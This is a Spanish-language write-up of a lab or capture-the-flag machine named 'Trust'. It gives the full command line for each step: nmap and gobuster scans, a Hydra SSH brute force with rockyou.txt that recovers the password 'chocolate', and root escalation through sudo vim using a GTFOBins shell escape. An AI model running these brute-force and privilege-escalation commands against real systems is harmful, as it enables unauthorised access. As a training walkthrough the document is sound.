
Máquina Trust

1. Comprobación de conectividad (ping)

Primero, probé la conectividad con la máquina virtual utilizando ping:

ping -c 1 172.18.0.2



Obtuve una respuesta positiva, lo que confirmó que la máquina estaba activa y accesible.

2. Escaneo con Nmap

Realicé un escaneo completo de puertos en la máquina virtual con Nmap usando varios parámetros:

```
nmap -p- -sS -sC -sV --min-rate 5000 -vvv -n -Pn 172.18.0.2
```

Encontré dos puertos abiertos:

- 22/tcp: SSH (OpenSSH 9.2p1 Debian)
- **80/tcp**: HTTP (Apache HTTPD 2.4.57)


3. Escaneo de directorios con Gobuster

Para analizar el puerto HTTP (80), ejecuté un escaneo de directorios con Gobuster:

```
gobuster dir -u http://172.18.0.2 -w /usr/share/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt -x html,php,txt,js,py
```

Descubrí varias rutas:


- /index.html (200 OK)
- /secret.php (200 OK, accesible pero con un mensaje "Esta web no se puede hackear.")



4. Análisis del contenido de secret.php

Al acceder a secret.php, encontré un mensaje que decía:

"Hola Mario, esta web no se puede hackear."



Revisé el código fuente en busca de comentarios o información oculta y utilicé las herramientas de desarrollo del navegador para analizar las solicitudes de red y los recursos cargados.


5. Ataque de fuerza bruta con Hydra

Utilicé Hydra para intentar acceder al servicio SSH con el usuario mario y la lista de contraseñas rockyou.txt:

hydra -l mario -P /usr/share/wordlists/rockyou.txt ssh://172.18.0.2

Hydra encontró una contraseña válida:

- Usuario: mario
- Contraseña: chocolate



6. Acceso a la máquina mediante SSH

Con las credenciales obtenidas, accedí a la máquina:


Ingresé la contraseña chocolate y logré acceder al sistema.

7. Verificación de privilegios con sudo

Ejecuté el siguiente comando para verificar los privilegios de sudo:

sudo -l

Descubrí que mario puede ejecutar /usr/bin/vim como sudo.



8. Elevación de privilegios con GTFOBins

Busqué en GTFOBins una posible escalada de privilegios utilizando vim y encontré que puedo ejecutar un shell con:

vim -c ':!/bin/sh'



Para confirmarlo, ejecuté el siguiente comando:

```
sudo vim -c ':!/bin/sh'
```

Luego, verifiqué mi nivel de acceso con:

whoami

La salida fue:

root

